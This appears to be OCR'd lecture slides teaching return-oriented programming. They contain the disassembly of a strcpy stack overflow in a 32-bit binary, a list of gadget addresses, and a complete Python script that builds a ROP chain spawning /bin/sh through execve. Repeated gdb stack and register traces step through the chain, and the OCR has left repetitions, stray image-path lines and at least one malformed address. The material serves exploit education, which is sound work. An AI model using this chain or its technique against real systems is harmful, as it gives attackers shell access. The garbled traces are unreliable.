   mov %esp,%ebp                0x8048e45
   sub $0x3c,%esp               0x8048e47
   mov 0xc(%ebp),%eax           0x8048e4a
   add $0x4,%eax                0x8048e4d
   mov (%eax),%eax              0x8048e50
   mov %eax,0x4(%esp)           0x8048e52
   lea -0x32(%ebp),%eax         0x8048e56
   mov %eax,(%esp)              0x8048e59
   call 80482f0 <strcpy>        0x8048e5c
   mov $0xa,%eax                0x8048e61
   leave                        0x8048e66
   ret                          0x8048e67
```

%eax	0xa
%esp	0xbffff690
%ebp	0x65646362
%eip	0x0806e91a

```
   pop %edx                     0x806e91a
   ret                          0x806e91b
```



0xFFFFFFFF

0xbffff700

0x62636465

0x0806e91a — 0xbffff68c

0x65646362 — 0xbffff688

a * 50

… — 0xbffff656

0xbffff85d

0xbffff656 — 0xbffff650

0xbffff64c

0x00000000

%eax	0xa
%edx	0x62636465
%esp	0xbffff6890
%ebp	0x65646362
%eip	0x0806e91b

```
main:
   push %ebp                    0x8048e44
   mov %esp,%ebp                0x8048e45
   sub $0x3c,%esp               0x8048e47
   mov 0xc(%ebp),%eax           0x8048e4a
   add $0x4,%eax                0x8048e4d
   mov (%eax),%eax              0x8048e50
   mov %eax,0x4(%esp)           0x8048e52
   lea -0x32(%ebp),%eax         0x8048e56
   mov %eax,(%esp)              0x8048e59
   call 80482f0 <strcpy>        0x8048e5c
   mov $0xa,%eax                0x8048e61
   leave                        0x8048e66
   ret                          0x8048e67
```

```
   pop %edx                     0x806e91a
   ret                          0x806e91b
```

ROP

- So, a pop %edx, ret gadget will put the next value on the stack into the %edx register!
- Need a gadget to get our data into %eax
- Pop %eax, ret at 0x80bb6d6
- Pop %ebx, ret at 0x80481c9
- Pop %ecx, ret at 0x80e4bd1
- xor %eax, %eax, ret at 0x80541b0
- inc %eax, ret at 0x807b406
- int 0x80 at 0x80493e1
- Now we can build our shellcode!

Building the ROP chain

- We’ve reached the point where building the ROP payload by hand is tedious (that little endian)

```
(gdb) r `python -c "print 50 * 'a'
+ 'bcde' + '\x1a\xe9\x06\x08' +'
…'"`
```

- So let’s write our payload in a Python script

```
from struct import pack

p = 50 * 'a' + 'bcde'
# Copy /bin to .data
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea060) # @.data
p += pack('<I', 0x080bb6d6) # pop %eax, ret
p += '/bin'
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)

# Copy //sh to @.data + 4
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea064) # @.data + 4
p += pack('<I', 0x080bb6d6) # pop %eax, ret
p += '//sh'
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)

# Zero out @.data + 8
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea068) # @.data + 8
p += pack('<I', 0x80541b0)  # xor %eax, %eax, ret
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)
```

```
# Now the null-terminated string /bin/sh will be at
0x080ea060, which is first argument to execve

# Next build up the argv vector for execve, need to
have @.data followed by zero

# Let's use @.data + 12
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea06c) # @.data +12
p += pack('<I', 0x080bb6d6) # pop %eax, ret
p += pack('<I', 0x080ea060) # @.data
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)

# Now to add NULL to @.data + 16
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea070) # @.data + 16
p += pack('<I', 0x80541b0)  # xor %eax, %eax, ret
p += pack('<I', 0x0809a67d) # mov %eax,(%edx)
```

```
# Now we have all the data we need in memory, time to call
# execve(@.data, @.data+12, @.data+8)
# %ebx is first argument to execve, char* path
p += pack('<I', 0x080481c9) # pop %ebx, ret
p += pack('<I', 0x080ea060) # @ .data
# %ecx is second argument to execve, char** argv
p += pack('<I', 0x080e4bd1) # pop %ecx, ret
p += pack('<I', 0x080ea06c) # @ .data + 12
# %edx is the third argument to execve, char** envp
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea068) # @ .data +8
# %eax must be 11
# NOTE: we could remove the next line if we are 100% sure that %eax
is zero
p += pack('<I', 0x80541b0) # xor %eax, %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
# call int 0x80
p += pack('<I', 0x80493e1) # int 0x80

print p,
(gdb) b *0x8048e67

(gdb) r "`python exploit.py`"
```

```
0xFFFFFFFF
    …
0x080ea06c    0xbffff628
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a    0xbffff5ec
0x00000000
```

```
main:
  push %ebp                  0x8048e44
  mov %esp,%ebp              0x8048e45
  sub $0x3c,%esp             0x8048e47
  mov 0xc(%ebp),%eax         0x8048e4a
  add $0x4,%eax              0x8048e4d
  mov (%eax),%eax            0x8048e50
  mov %eax,0x4(%esp)         0x8048e52
  lea -0x32(%ebp),%eax       0x8048e56
  mov %eax,(%esp)            0x8048e59
  call 80482f0 <strcpy>      0x8048e5c
  mov $0xa,%eax              0x8048e61
  leave                      0x8048e66
➡ ret                        0x8048e67
```

%eax	0xa
%ebx	
%ecx	
%edx	
%esp	0xbffff5ec
%ebp	0x65646362
%eip	0x08048e67


0xFFFFFFFF

…	
0x080ea06c	0xbffff628
0x0806e91a	
0x0809a67d	
0x080541b0	
0x080ea068	
0x0806e91a	
0x0809a67d	
0x68732f2f	
0x080bb6d6	
0x080ea064	
0x0806e91a	
0x0809a67d	
0x6e69622f	
0x080bb6d6	
0x080ea060	
→ 0x0806e91a	0xbffff5ec

0x00000000

→ pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0xa
%ebx	
%ecx	
%edx	
%esp	0xbffff5f0
%ebp	0x65646362
%eip	0x0806e91a



0xFFFFFFFF

…

0xbffff628

0x080ea06c

0x0806e91a

0x0809a67d

0x080541b0

0x080ea068

0x0806e91a

0x0809a67d

0x68732f2f

0x080bb6d6

0x080ea064

0x0806e91a

0x0809a67d

0x6e69622f

0x080bb6d6

0x080ea060


0x0806e91a

0xbffff5ec

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0xa
%ebx	
%ecx	
%edx	0x080ea060
%esp	0xbffff5f4
%ebp	0x65646362
%eip	0x0806e91b



0xFFFFFFFF

…
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a


0x00000000

0xbffff628

0xbffff5ec

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0xa
%ebx	
%ecx	
%edx	0x080ea060
%esp	0xbffff5f8
%ebp	0x65646362
%eip	0x080bb6d6




0xFFFFFFFF

…	
0x080ea06c	0xbffff628
0x0806e91a	
0x0809a67d	
0x080541b0	
0x080ea068	
0x0806e91a	
0x0809a67d	
0x68732f2f	
0x080bb6d6	
0x080ea064	
0x0806e91a	
0x0809a67d	
0x6e69622f	
0x080bb6d6	
0x080ea060	
0x0806e91a	0xbffff5ec

0x00000000

pop %edx	0x806e91a
ret	0x806e91b
pop %eax	0x80bb6d6
ret	0x80bb6d7
mov %eax,(%edx)	0x809a67d
ret	0x809a67f
xor %eax,%eax	0x80541b0
ret	0x80541b2
pop %ebx	0x80481c9
ret	0x80481ca
pop %ecx	0x80e4bd1
ret	0x80e4bd2
inc %eax	0x807b406
ret	0x807b407
int 0x80	0x80493e1

%eax	0x6e69622f
%ebx	
%ecx	
%edx	0x080ea060
%esp	0xbffff5fc
%ebp	0x65646362
%eip	0x080bb6d7



0xFFFFFFFF

…

0x080ea06c

0x0806e91a

0x0809a67d

0x080541b0

0x080ea068

0x0806e91a

0x0809a67d

0x68732f2f

0x080bb6d6

0x080ea064

0x0806e91a

0x0809a67d

0x6e69622f

0x080bb6d6

0x080ea060

0x0806e91a

